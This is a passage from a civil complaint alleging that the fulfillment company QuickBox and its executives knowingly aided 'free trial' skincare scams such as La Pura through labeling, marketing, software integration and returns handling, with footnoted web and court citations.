Featuring advanced ingredients to reduce the appearance of fine lines and wrinkles, while maintaining maximum moisture, Hydrofirm is a 2 in 1 day and night cream. It was specially formulated to improve the skin's texture, elasticity, and firmness, as it diminishes and prevents fine lines and wrinkles, and the specifically formulated ingredients have shown to:

- Smooth Out Fine Lines and Wrinkles
- Boost Collagen Production and Promote Skin Cell Renewal
- Provide Deep Hydration to Skin, Instantly
- Improve Overall Skin Tone and Texture

	Boosts Hydration & Nourishment to repair & revitalize damaged skin
	Restores Elasticity & Firmness lifting and plumping sagging skin
	Eliminates Wrinkles & Fine Lines for an instantly smooth and flawless finish

⁵⁰ QuickBox Website, <https://quickbox.com/wp-content/uploads/2017/03/ssHydrofirm.pdf> (last visited Apr. 16, 2020).

⁵¹ La Pura Website, <https://www.try-la-pura-skincare.com/lm/> (last visited Apr. 16, 2020).

1 247. Both feature bullets of purported benefits to the skin creams. Both promise
2 “hydration,” and both promise to eliminate “wrinkles” and “fine lines.” Both promise to
3 improve “elasticity” and “firmness.”

4 248. Their role in marketing is not the only thing QuickBox lied to the New York
5 Federal Court about. QuickBox further told that court that: “QuickBox does not ever
6 advertise or sell products to consumers, has nothing to do with its clients’ websites, **and**
7 **does not suggest, choose or approve its clients’ brand names or labels.**”⁵²

8 249. But on its website, QuickBox states the exact opposite: “We source and fill
9 your packaging and label your products all in-house. **Use our FDA compliant label**
10 **templates to build your custom brand.** Our clients labels are kept under lock-and-key
11 and always kept in stock.”⁵³

12 250. QuickBox provides its own “OnDemand Private Labeling” service for its
13 clients to simply affix their own design and logo to products created by QuickBox.⁵⁴
14 QuickBox describes this program as follows: “Choose from 21 of the top-selling cosmetic,
15 nutraceutical and pet care formulas in the industry, on a just-in-time-inventory basis. Our
16 custom formulas are proven to convert and keep your customers coming back for more.”⁵⁵

17 251. Contrary to their representation to the New York court that they do not
18 “suggest” their clients brand names or labels, the QuickBox Defendants specifically offer
19 a service to design custom packaging and kitting: “Perfect your packaging experience to
20 retain customers and showcase your unique brand. The QB team will make sure your
21 customer’s first impression of your brand is one to remember.”⁵⁶

24 ⁵² Reply Brief in Support of Motion to Dismiss at 2, *RV Skincare Brands LLC v. Digby*
25 *Investments Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y Feb. 14, 2019), dkt. 74
(emphasis added).

26 ⁵³ QuickBox Website, <https://quickbox.com/pages-private-labeling-offer/> (last
visited Apr. 16, 2020) (emphasis added).

27 ⁵⁴ QuickBox Website, <https://quickbox.com/pages-private-labeling-offer/> (last
visited Apr. 16, 2020).

28 ⁵⁵ *Id.*

⁵⁶ QuickBox Website, <https://quickbox.com/fulfillment-services/> (last visited Apr.
16, 2020).

252. The QuickBox Defendants tout a custom label design service in presentations to their customers, stating “Your Label – Using Our Label Templates,” and “Label design (we can even assist).”⁵⁷



253. The QuickBox Defendants also state on their site that they offer “Designed & Printed Labels.”⁵⁸ They describe that as a basic step in their process: “Once you’ve selected your product formula we’ll design and print labels approved by you to fit your brand.”⁵⁹

254. They further tout their ability to create custom branded packaging for their clients: “We work with several high-end packaging companies in Denver and Atlanta to create completely custom branded packaging, if desired.”⁶⁰

⁵⁷ QuickBox Website, <https://quickbox.com/wp-content/uploads/2019/01/QuickBox-OnDemand-Client-Presentation2019.pdf> (last visited Apr. 16, 2020).

⁵⁸ QuickBox Website, <https://quickbox.com/private-label/> (last visited Apr. 16, 2020).

⁵⁹ *Id.*

⁶⁰ QuickBox Website, https://quickbox.com/wp-content/uploads/2019/02/20-Questions-to-Ask_V2.pdf (last visited Apr. 16, 2020).

255. QuickBox provides a custom label for its skin cream product using “Hydrofirm” as the example name. It is clear that contrary to its sworn representations to the New York Federal Court, QuickBox is “suggesting” labels to its clients and participating in the marketing. And it is clear that the intent is to enable those clients to simply make up a name and copy-paste it onto the products, with the entirety of the rest of the label designed by QuickBox.⁶¹



256. The label above is just one of several pre-designed label options QuickBox provides for wrinkle creams with varying sizes and descriptions.⁶² The QuickBox website contains dozens upon dozens of pre-made labels for a variety of products, most of which are for the kinds of products which are commonly shipped by free trial scammers, such as diet or brain pills.

257. QuickBox further lied to the New York Federal Court when it stated it “has nothing to do with its clients’ websites....”⁶³ QuickBox CEO Stephen Adele compounded this by falsely testifying: “Again, we do not review or provide any guidance to our clients on their marketing websites, given that they are, in fact, our client.”⁶⁴ In fact, QuickBox

⁶¹ QuickBox Website, https://quickbox.com/wp-content/uploads/2017/11/Hydrofirm-30ml_Template_outlined.pdf (last visited Apr. 16, 2020).

⁶² See QuickBox Website, https://quickbox.com/wp-content/uploads/2019/02/Hydrofirm30ml_Template_V2.pdf (last visited Apr. 16, 2020); http://quickbox.com/wp-content/uploads/2018/02/Hydrofirm30ml_Template_CQP17-1.pdf (last visited Apr. 16, 2020); https://quickbox.com/wp-content/uploads/2018/06/Hydrofirm30ml_Template.pdf (last visited Apr. 16, 2020); http://quickbox.com/wp-content/uploads/2018/02/InstantLift_Template_cqp17.pdf (last visited May 27, 2020).

⁶³ Reply Brief in Support of Motion to Dismiss at 2, *RV Skincare Brands LLC v. Digby Investments Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y. Feb. 14, 2019), dkt. 74 (emphasis added).

⁶⁴ *Id.* at 115:8-10.

provides software integration services that involve integrating shopping carts and CRM software with its clients' websites.

258. A form contract on QuickBox's website makes clear that not only do they partner with the Konnektive Defendants, but that QuickBox offers software integration services to customers (in other words, computer programmers working for QuickBox will program the client's chosen CRM software so that it can interact with the Konnektive Defendants' bank fraud software and send data from the client's website to Konnektive's software).⁶⁵ The QuickBox agreement offers these integration services for a list of software products, and further offers to generally provide software integration services for other CRM's or shopping carts.⁶⁶

259. QuickBox offers these integration services on its website: "Partnering with technology leaders in the industry to offer value-added services and complete end-to-end solutions with hassle free integrations."⁶⁷

260. QuickBox further offers "Integration of Your Online Shopping Cart with the QB Fulfillment Software System."⁶⁸

261. QuickBox promises its customers: "We easily integrate with any CRM, marketplace or EDI provider. We do the integration, and we do it fast."⁶⁹ EDI stands for Electronic Data Interchange, or the process of transferring information between businesses.

262. In a Q & A on its website, the QuickBox Defendants confirm that they are in fact integrating software with their clients' websites: "Can you integrate with our Website or existing systems? We are integrated with just about every CRM and shopping cart

⁶⁵ QuickBox Fulfillment Agreement, <https://www.quickbox.com/wp-content/uploads/2018/03/QB-Fulfillment-Agreement-2.docx> (last visited April 16, 2020).

⁶⁶ *Id.*

⁶⁷ QuickBox Website, <https://quickbox.com/quickbox-fulfillment-request-a-quote-a/> (last visited Apr. 16, 2020).


⁶⁸ QuickBox Website, <https://quickbox.com/private-label/> (last visited Apr. 16, 2020).

⁶⁹ QuickBox Website, <https://quickbox.com/wp-content/uploads/2019/01/QuickBox-Fulfillment-Presentation-2019-.pdf> (last visited Apr. 16, 2020).

1 technology out there. Integrations are seamless and QuickBox does all the heavy lifting for
2 you.”⁷⁰

3 263. The shopping carts QuickBox is integrating are directly a part of their clients’
4 websites—meaning that QuickBox does, in fact, have something to do with its clients’
5 websites. And CRM software (Customer Relationship Management) directly connects to
6 those scammers’ websites to gather and manipulate customer data.

7 264. The QuickBox Defendants further advertise on their website that the
8 Konnektive Defendants are their partner.⁷¹ This strongly suggests that the QuickBox
9 Defendants had knowledge of the fraud they were participating in, as the Konnektive
10 Defendants prominently acknowledge on their own website that their software is in
11 violation of banking rules. The Konnektive software was designed specifically for the
12 purpose of facilitating automated bank fraud—and the QuickBox Defendants would
13 necessarily have had knowledge of this fact because they helped their scammer clients to
14 install and use it. On information and belief, the QuickBox Defendants introduce their
15 clients (such as the La Pura Defendants) to Konnektive, another act in furtherance of the
16 fraud.



24 265. The United States District Court judge in the New York case flatly rejected
25 Quick Box’s claims to be a mere fulfillment company, stating: “QuickBox argues that
26

27 ⁷⁰ QuickBox Website, https://quickbox.com/wp-content/uploads/2019/02/20-Questions-to-Ask_V2.pdf (last visited Apr. 16, 2020).

28 ⁷¹ QuickBox Website, <https://quickbox.com/e-commerce-partners/> (last visited Apr. 16, 2020).

1 fulfillment companies should not be subject to personal jurisdiction wherever they happen
 2 to ship an infringing product. Even if that argument were meritorious, QuickBox appears
 3 to be far more than simply a fulfillment center. The record shows that QuickBox plays
 4 multiple critical roles in the infringement process. Not only does QuickBox supply the
 5 infringing product itself, it also affixes the infringing label (although purportedly provided
 6 by third-parties), packages the product, and places it with the carrier to be delivered.
 7 Thereafter, QuickBox is also responsible for processing any returns.”⁷²

8 266. While the judge there saw through these misrepresentations, it is disturbing
 9 that they were made in the first place. And this willingness to lie under oath is heavily
 10 indicative of the kind of operation the QuickBox Defendants are running: not a “fulfillment
 11 company,” but a scam consulting operation masquerading as one in an effort to avoid legal
 12 liability for actions it knows are unlawful.

13 267. Because of their broad involvement in their customers’ businesses, the
 14 QuickBox Defendants would know the exact nature of the scams they were assisting them
 15 to operate, including how the La Pura scam worked.

16 268. The QuickBox Defendants handle returns for their customers, meaning they
 17 would inevitably have knowledge of complaints from the victims of the free trial scams
 18 they are assisting in. They offer “full returns processing services” which they describe as
 19 follows: “Accepting your returned product with same day customer refund processing
 20 Monday-Friday. Detailed return to stock monitoring ensures that your good product is
 21 placed back into inventory to save on cost.”⁷³

22 269. Indeed, not only do they handle returns, but Defendant Stephen Adele bragged
 23 in an e-book he authored that the QuickBox Defendants can assist with “returns/refunds
 24
 25
 26

27 ⁷² Opinion and Order at 7, *RV Skincare Brands LLC v. Digby Investments Limited et*
 28 *al*, No. 1:18-cv-08411-VEC (S.D.N.Y Feb. 14, 2019), dkt. 83 (internal citations
 omitted).

⁷³ *Id.*

and chargebacks.”⁷⁴ Chargebacks are the primary way that frauds such as La Pura are identified. By handling chargebacks, the QuickBox Defendants would have instantly known that the La Pura products were a fraud because of the unusually high rates of chargebacks such a scam inevitably generates.

Enter third-party fulfillment services. These are companies that complete the order fulfillment steps for the business, entrepreneur, or online seller, removing the day-to-day challenges of having to pull orders, maintain a warehouse and staff, deal with inventory discrepancies, returns/refunds and chargebacks, etc.

270. The QuickBox Defendants also conduct detailed analysis of their clients’ businesses as part of an inventory analysis service: “Our dedicated inventory analysts work with you on a weekly basis to forecast your new sales volume and rebills. With the QuickBox OnDemand solution, each Monday we place just enough inventory for the current week’s sales volume into your fulfillment account. This means you will never have unsold or leftover inventory tying up your cash.”⁷⁵ The QuickBox Defendants would have known full well that the La Pura John Does were engaging in fraud by virtue of this weekly analysis they were performing on the product’s “rebills”—its subscription payments.

271. Indeed, a search of QuickBox’s Colorado address on the Better Business Bureau website shows it is referenced in more than 300 complaints regarding at least 38 other products.⁷⁶ And the Better Business Bureau’s page on QuickBox Fulfillment features multiple complaints from victims of free trial scams, **all of whom the QuickBox**

⁷⁴ Stephen Adele, *Do You Need a Fulfillment Service?*, https://quickbox.com/wp-content/uploads/2019/02/Do-You-Need-a-Fulfillment-Service_QBeBook_2019.pdf (last visited Apr. 16, 2020).

⁷⁵ QuickBox Website, <https://quickbox.com/private-label/> (last visited Apr. 16, 2020).

⁷⁶ See https://www.google.com/search?q=site:bbb.org+%2211551+E+45th+Ave.+Unit+C.%22&ei=TU96XqvqLK6w_QbI6aXABQ&start=150&sa=N&filter=0&ved=2ahUKEwjrxM_k3LPoAhUuWN8KHch0CVg4jAEQ8tMDegQIDBA9&biw=2327&bih=1216.

Defendants responded to.⁷⁷ One of these complaints even threatened to call the FBI regarding QuickBox’s participation in these scams. And yet QuickBox’s only response was to again play Sergeant Shultz, claiming to have no knowledge of anything whatsoever.

272. On information and belief, the QuickBox Defendants were acting as consultants to assist “free trial” scammers in operating their scams, and they did so for the La Pura Defendants from at least February 2019 through the present. And on information and belief, the QuickBox Defendants acted as consultants to assist the La Pura scammers in defrauding consumers, they knew that the fraud was occurring, and intentionally continued to aid and support La Pura in their fraud despite this knowledge.


273. QuickBox’s executive team—Defendants Stephen Adele, Chad Biggins, and James Martell—are no strangers to “free trial” scams.

274. QuickBox was founded by Defendant Chad Biggins and another Chad—Chad Buckendahl. Mr. Biggins and Mr. Buckendahl have long been business partners in similar endeavors and originally named QuickBox “2Chads Fulfillment” (“2Chads”).⁷⁸

⁷⁷ QuickBox Fulfillment BBB Page, <https://www.bbb.org/us/co/denver/profile/fulfillment-services/quickbox-fulfillment-0885-90123217/complaints> (last visited May 27, 2020).

⁷⁸ See <https://quickbox.com/wp-content/uploads/2018/12/20-Questions-to-Ask.pdf> (“QuickBox Fulfillment was founded in 2004 as 2Chads. In 2017 2Chads rebranded as QuickBox Fulfillment....”) (last visited May 27, 2020).

275. Documents from its prior incarnation as “2Chads” make clear that QuickBox has always been much more than just a fulfillment company. It also actively designed websites for its clients and assisted them with their marketing efforts. For example, 2Chads employed an individual named Matt Midthun from 2010 to 2011. Mr. Midthun was the Director of Performance Marketing at 2Chads, and his description of his duties on his LinkedIn profile makes it clear that QuickBox was managing marketing campaigns, developing and launching affiliate programs, and designing websites:⁷⁹



276. It is clear from the foregoing description of Mr. Midthun’s duties that QuickBox built its clients’ websites, set up online resellers, and managed affiliate marketing campaigns. Notably, Mr. Midthun states that he set up an affiliate program in “Impact Radius,” which is software to manage affiliate marketing partnerships—meaning that in this time period, QuickBox was itself managing the affiliate marketing programs which connected affiliates to scammers such as the La Pura Defendants.⁸⁰ At least as of 2011, the QuickBox Defendants were acting as the “affiliate network” described in the Better Business Bureau report, ex. 1, meaning that they were directly connecting scammers

⁷⁹ Matt Midthun LinkedIn Profile, <https://www.linkedin.com/in/mattmidthun/> (last visited May 27, 2020).

⁸⁰ Impact Website, <https://impact.com/affiliate-marketing/> (last visited May 29, 2020) (describing its platform as for “AFFILIATE MARKETING - One platform to manage a complex universe of partnerships.”).

1 to affiliate advertisers who run fake celebrity ads. On information and belief, QuickBox
 2 still does so, and was directly involved in the affiliate marketing and fake celebrity
 3 advertisements described herein.

4 277. On a prior iteration of its website while operating as “2Chads,” QuickBox
 5 described itself as providing services specifically tailored to customers who offered “risk
 6 free trials,” including services designed to “work directly with your customer service
 7 department” to minimize the number of chargebacks and services to “assist in processing
 8 refunds.”⁸¹

9
 10 *Keying Services:* If you're running a campaign for risk free trials continuity or auto-shipments
 11 and need a solution to keep from shipping to customers that need to be canceled, 2Chads will
 12 accommodate. Many of 2Chads clients have requested these services, and received great
 13 results in reducing the occurrences of chargeback's and customer complaints. 2Chads returns
 14 team will work directly with your customer service department to assist with canceling future
 15 subscriptions, and even assist in processing refunds per your companies return policies. To our
 16 knowledge, no other Fulfillment provider even offers this type of service which can be
 17 detrimental to a longstanding marketing campaign

18 278. Endorsements featured on the 2Chads website make clear that QuickBox was
 19 directly advising customers on their marketing campaigns. One customer even called
 20 QuickBox “direct marketers,” which means they marketed products directly to consumers
 21 without intermediaries.⁸²

22
 23
 24
 25 ⁸¹ Archive.org copy of 2Chads.com, April 1, 2016

26 <https://web.archive.org/web/20160401123120/http://2chads.com/how-it-works.html>
 (last visited May 27, 2020).

27 ⁸² Archive.org copy of 2Chads.com, April 1, 2016

28 <https://web.archive.org/web/20160401123425/http://2chads.com/solutions.html> (last
 visited May 27, 2020).

"You won't meet a more dedicated, professional, results oriented group of individuals than 2Chads. They are one of the, if not the most honest direct response marketers I have ever worked with."

Marc P.
General Manager
Leading CPA Network

"Having been involved in direct marketing on the Web for the past 11 years I've worked with multitudes of agencies, fulfillment houses, Web developers, Internet consultants and plenty of so-called gurus. At the very top of that list sits 2Chads. What separates 2Chads from all the others is their attention to detail, their vast knowledge-base of direct marketing metrics and best practices and their unwavering devotion to making companies that are lucky enough to work with them—successful."

Mike B.
Director of Marketing
High-end Pet Nutrition Company

279. Moreover, QuickBox previously provided “white papers” to its clients advising them on how to market their products, design their websites, and maximize customer “conversions” or purchases.⁸³ On information and belief, QuickBox continues to provide similar assistance to its customers.

280. As of 2019, QuickBox lists Defendant Chad Biggins as its co-owner, along with James Martell.⁸⁴ Mr. Biggins is currently part of the “executive management” of the company, and on information and belief, is heavily involved in its decision-making and was responsible as a co-founder for its strategy of pursuing free trial scammers as its customers. On information and belief, Mr. Biggins is one of the owners whose marketing experience QuickBox touts to its customers and who was involved in the creation of its skincare “white label” program.⁸⁵ This program was used by the La Pura Defendants, and on information and belief, Mr. Biggins was involved in the creation of the sample marketing language which was provided by QuickBox to the La Pura Defendants and which was ultimately used to deceive Plaintiff and the Class.

281. Defendant Stephen Adele is currently QuickBox’s CEO. QuickBox proudly states that, prior to joining QuickBox, Mr. Adele sold “a weight loss supplement” and that

⁸³ Archive.org copy of 2Chads.com, April 1, 2016 <https://web.archive.org/web/20160401123232/http://2chads.com/business-intelligence-archive.html> (last visited May 27, 2020).

⁸⁴ QuickBox Fulfillment Press Kit 2019, https://quickbox.com/wp-content/uploads/2019/02/QuickBoxFulfillment_PressKit_2019.pdf (last visited May 27, 2020).

⁸⁵ QuickBox Website, https://quickbox.com/wp-content/uploads/2019/02/20-Questions-to-Ask_V2.pdf (last visited Apr. 16, 2020).

Mr. Adele - via his weight loss supplement - was the first customer of 2Chads.⁸⁶ Mr. Adele's supplement was "Lean System 7" sold by iSatori. In 2014, testimony before the United States Senate Subcommittee Hearing on *False & Deceptive Advertising of Weight Loss Products* identified Lean System 7 as making unsupported "clinically proven claims" and claims of "doctor recommended" without proper surveys of actual doctors.⁸⁷ In a SEC filing for a merger between iSatori and FitLifeBrands, the company stated, "Through iSatori's online marketing system, its network affiliates use a multi-channel approach which includes search engine marketing, email campaigns, banner advertisements and additional affiliate programs to acquire new customers and retain a repeatable customer base."⁸⁸

282. On information and belief, Mr. Adele has continued to assist in affiliate marketing in his role at QuickBox for scammers including the La Pura Defendants. Mr. Adele's participation in the scheme is demonstrated by his decision to lie under oath before a New York Federal Court by claiming that QuickBox does not "review or provide any guidance to our clients on their marketing websites," and that "how our clients market their products or produce marketing claims is not something that we participate in...." As CEO (and as a former customer), he could not be unaware that QuickBox writes the marketing copy for its clients, advises them on marketing, provides software development and integration services that specifically involve working on its customers websites, and touts

⁸⁶ QuickBox Fulfillment Press Kit 2019, https://quickbox.com/wp-content/uploads/2019/02/QuickBoxFulfillment_PressKit_2019.pdf (last visited May 27, 2020).

⁸⁷ https://books.google.com/books?id=p1WaTN5qOSQC&pg=PA44&lpg=PA44&dq=%22Lean+System+7%22+scam&source=bl&ots=3LVvRhowPJ&sig=ACfU3U2E8Kz_dbRHCJIVXI8yTsrUnu-L_Q&hl=en&sa=X&ve;d=2ahUKEwjXu6y2nsfnAhWHq1kKHf4cBD4Q6AEwAnoECAoQAAQ#v=onepage&q=%22Lean%20System%207%22%20scam&f=false at 44; <http://www.asrcreviews.org/wp-content/uploads/2014/06/2014-Lee-Peeler-Protecting-Consumers-from-False-and-Deceptive-Advertising-of-Weight-Loss-Products-Testimony-to-U.S.-Senate-Committee.pdf>

⁸⁸ FitLife Brands Inc. Form 10-K for Fiscal Year 2016, <https://www.colonialstock.com/Owner/proxyDocs/Fitlife/2017/Form10k.pdf> (last visited May 29, 2020).

its owners' experience in marketing as one of the primary benefits of working with them—and his decision to lie about this under oath indicates both knowledge and intent to participate in the La Pura scam, among others.

283. Indeed, as a customer of QuickBox, Mr. Adele provided a reference touting the company's application of its marketing knowledge to his own brand:⁸⁹

"There are many, many firms out there who say they know marketing, but I've only found one firm who actually knows it, and knows how to apply it exceptionally well -- the 2Chads. A group that are highly knowledgeable, feverishly passionate, and professionally courteous (something you don't find much of these days in business). If I were to rate 2Chads, I'd give them an enthusiastic 5-stars!!"

Stephen A.
CEO & Founder
iSatori; Best-selling Author, The Sports Supplement Buyers Guide

284. And in 2017, Mr. Adele appeared on a panel discussion which involved specific discussion of the bank fraud tactics the La Pura John Does used. One of Mr. Adele's co-panelists was introduced as follows, as Mr. Adele looked on: "EZ Pay Direct is a credit card processing company that specifically deals with high-risk businesses to reduce risk, reduce costs, and build account longevities **so that we're not playing the MID flipping game.**"⁹⁰ That "MID" or Merchant ID flipping game is exactly what La Pura was playing here. And this was a repeated theme from the panelists throughout. Co-panelist Darryl Hicks of FlexPay said "The biggest difference between those businesses and some of our clients we work with on FlexPay who are generating over \$100 million a year in revenue is really the foundation and the walls. Right, that's the focus that I really kind of encourage everybody to look at. Because you can't scale a house of cards, and unfortunately a lot of the businesses we see out there today, that's really what they are. We have one merchant who's on FlexPay right now, they do about \$15 million a month in processing, over 350,000 auto-ships every month, and yet they're running at 72 basis points

⁸⁹ Archive.org copy of 2Chads.com, April 1, 2016
<https://web.archive.org/web/20160401123729/http://2chads.com/why-2chads.html> (last visited May 27, 2020).

⁹⁰ How Conversions are Killing Your Business, at 0:47-0:59,
<https://www.youtube.com/watch?v=iRLS8Vl9Ucw> (last visited May 29, 2020).

1 in chargebacks running continuity **because they don't do free trial**. And it's a health
 2 supplement company selling pills.... **a lot of people think that, you know, pretty much**
 3 **everybody that comes to ADSUM is running multiple MIDs**, but there are clients sitting
 4 on Limelight who are processing \$6-8 million a month on one MID...."⁹¹ This is a textbook
 5 description of how the free trial scam's bank fraud aspect works—and what is unusual is
 6 not that a company would be using a single merchant account to process all of their
 7 payments, but that Mr. Adele would be seeking customers for QuickBox at a conference
 8 where virtually every attendee was having to “play the MID flipping game” for their free
 9 trials because their accounts were being repeatedly cancelled for fraud. Mr. Hicks
 10 described his own path in the industry as a “road littered with broken, busted-up MIDs....”⁹²
 11 And Mr. Adele's co-panelist Brad Weimert said of the conference's attendees: “We have
 12 a huge group of people that juggle MIDs. And their business now, the business model has
 13 turned into managing merchant accounts.”⁹³ This is the kind of customer Mr. Adele was
 14 recruiting to be QuickBox's clients—and it is thus no surprise that QuickBox is the
 15 fulfillment company for so many free trial scams.

16 285. On information and belief, Mr. Adele personally recruited free trial scammers
 17 to be QuickBox's clients, knowing that they were conducting free trial scams and that their
 18 business model was to commit bank fraud through a rotating series of merchant accounts.
 19 On information and belief, Mr. Adele encouraged the recruitment of such scammers at
 20 QuickBox, which resulted in the company aiding and abetting the La Pura Defendants in
 21 their scam.

22 286. Defendant James Martell is listed as QuickBox's co-owner, along with
 23 Defendant Biggins. Martell's LinkedIn profile lists him as VP Sales/Partner for QuickBox
 24 since December 2016.⁹⁴ In January of 2016 Mr. Martell became the President of “Brand

26 ⁹¹ *Id.* at 7:14.

27 ⁹² *Id.* at 8:37.

28 ⁹³ *Id.* at 30:55.

⁹⁴ James Martell LinkedIn Page, <https://www.linkedin.com/in/james-martell-32740410>
 (last visited May 31, 2020).

Innovate,” which touts itself as a full-service branding, web development, and internet advertising agency.⁹⁵ The company’s website states that it can build its customers’ websites, set up landing pages for advertisements, and perform affiliate marketing and social media advertising.⁹⁶ Brand Innovate also offers integration to ClickBank, which is an online affiliate marketplace. On information and belief, Mr. Martell provides these services to QuickBox customers through Brand Innovate as a shell entity, and conspires with the other QuickBox Defendants to do so.

287. Defendant Martell’s LinkedIn profile also lists his “personal website” as www.mensnutrition.com.⁹⁷ This website is a blog-style website with articles ranging from supplements to nutrition advice to workouts. The website appears to have been an affiliate marketing site as it provides a lengthy disclaimer, stating that the owners of the website receive compensation for the products written about on the site.

288. Tellingly, Martell’s website states that it is sponsored by Cruz Bay Marketing, LLC, whose partner companies distribute numerous beauty products, including Novuderm, Dermafixa, and Revitify.⁹⁸ All three of these products are “free trial” scams like La Pura. For example, Novuderm’s website claimed to have a “free trial” with the exact same style bottle as the La Pura Eye Serum.⁹⁹ Affiliate links for the product tout what appears to be a classic “free trial” scheme.¹⁰⁰

289. DermaFixa is another “free trial” scam promising anti-aging benefits. The product’s landing page <http://www.dermafixacollagenserum.co/> is no longer accessible,

⁹⁵ *Id.*

⁹⁶ Brand Innovate Website, <https://www.brandinnovate.com/> (last visited May 31, 2020).

⁹⁷ James Martell LinkedIn Page, <https://www.linkedin.com/in/james-martell-32740410> (last visited May 31, 2020).

⁹⁸ Men’s Nutrition Website, <http://www.mensnutrition.com/> (last visited May 31, 2020).

⁹⁹ Novuderm Trial Website, <https://web.archive.org/web/20160313040000/http://novudermtrial.com/> (last visited May 31, 2020).

¹⁰⁰ http://skincarebeautyproducts.blogspot.com/2016/12/NovuDermProCollagenSerumReview_19.html (last visited May 31, 2020).

1 but like La Pura and Novuderm, there are customer reviews complaining about its 14-day
2 “free trial” scam.¹⁰¹

3 290. Revitify follows the exact same blueprint as Novuderm and DermaFixa: same
4 affiliate links,¹⁰² same “free trial” scheme,¹⁰³ and same unhappy victims.¹⁰⁴

5 291. QuickBox’s management team includes another veteran of affiliate
6 marketing, Jason Palmer. Mr. Palmer has been QuickBox’s Director of Sales and Business
7 Development since 2015.¹⁰⁵ Mr. Palmer’s LinkedIn profile states that from 2015 until
8 2017, he was Marketing Director for Private Label Campaigns, which merged with
9 QuickBox. The responsibilities for this position included: “Manage all Affiliate
10 Relationships,” “Tactical Implementation of Marketing, Web Development and Design
11 projects,” “Brand Development Strategies,” and “Web Traffic Growth.”

12 292. The QuickBox Defendants purposely directed their activities towards
13 California by shipping products to California residents, accepting and processing returns
14 and complaints from California residents, consulting with the La Pura Defendants on sales
15 that they knew would be made to California residents, and otherwise providing the services
16 listed on their website in connection with California customers. They further worked with
17 and had an ongoing business relationship with the La Pura Defendants, whose known shell
18 companies are all based in California or registered to do business there, and who on
19 information and belief are located in California.

20 293. These intentional acts were expressly aimed at California residents. The
21 QuickBox Defendants targeted their conduct at California residents, including the Plaintiff,
22 and knew they were California residents by virtue of their shipping addresses and other
23

24 ¹⁰¹ DermaFixa BBB Page, [https://www.bbb.org/us/az/phoenix/profile/online-](https://www.bbb.org/us/az/phoenix/profile/online-retailer/dermafixa-1126-1000044967/complaints)
25 [retailer/dermafixa-1126-1000044967/complaints](https://www.bbb.org/us/az/phoenix/profile/online-retailer/dermafixa-1126-1000044967/complaints) (last visited May 31, 2020);
26 ScamGuard DermaFixa Page, <https://www.scamguard.com/dermafixaserumnet/> (last
visited May 31, 2020).

¹⁰² <http://www.healthyminimarket.com/revitify-skin-cream/> (last visited June 1,
2020).

¹⁰³ <https://vimeo.com/118469788> (last visited June 1, 2020).

¹⁰⁴ <https://www.youtube.com/watch?v=rbJpUs9sXL0> (last visited June 1, 2020).

¹⁰⁵ Jason Palmer LinkedIn Profile, <https://www.linkedin.com/in/palmerj2/> (last
visited June 1, 2020).

1 contact information. These acts involved ongoing, systemic, and continuous contact with
 2 California because the shipment of La Pura Products has been ongoing since at least early
 3 2019. Those shipments occurred as part of subscriptions, meaning that the QuickBox
 4 Defendants shipped continually and regularly to their California victims over long periods
 5 of time. The acts were entirely commercial in nature, as the QuickBox Defendants
 6 marketed themselves as providing services specifically to scammers they knew would sell
 7 nationwide via the Internet.

8 294. The QuickBox Defendants specifically advertise to their clients that they are
 9 an ideal service to select for shipment to California. Defendant Stephen Adele is quoted in
 10 a QuickBox press release as saying: “Adele highlights three ‘back-end’ metrics that are
 11 important to track. The first metric being time-to-home. With nearly 70% of most consumer
 12 orders coming from California, Texas, Florida and New York making it very important to
 13 have one’s business equidistant from those locations. Choosing a fulfillment center located
 14 in a place like Denver, Colorado allows businesses to get their orders [packages] to their
 15 customers in a matter or 3 to 4 business days or less, allowing them to compete with
 16 eCommerce companies like Amazon, at a fraction of the cost.”¹⁰⁶

17 295. The QuickBox Defendants generated substantial profits from their acts aimed
 18 at California residents. They intentionally assisted the La Pura Defendants in placing the
 19 La Pura Products into the stream of commerce, knowing and intending that they would be
 20 advertised over the Internet to and purchased by California consumers.

21 296. The QuickBox Defendants knew or should have foreseen that their actions
 22 would cause harm in California. As described above, they intentionally assisted “free trial”
 23 scammers over a lengthy period of time. They have provided various services to the La
 24 Pura scammers knowing that California consumers are being harmed by the scam, and
 25 specifically interacting with those consumers when they attempted to obtain refunds from
 26 the fraudulent charges (including by accepting and processing returns). Had they not
 27

28 ¹⁰⁶ QuickBox Website, <https://quickbox.com/conversions-killing-business/> (last visited Apr. 16, 2020) (brackets in original).

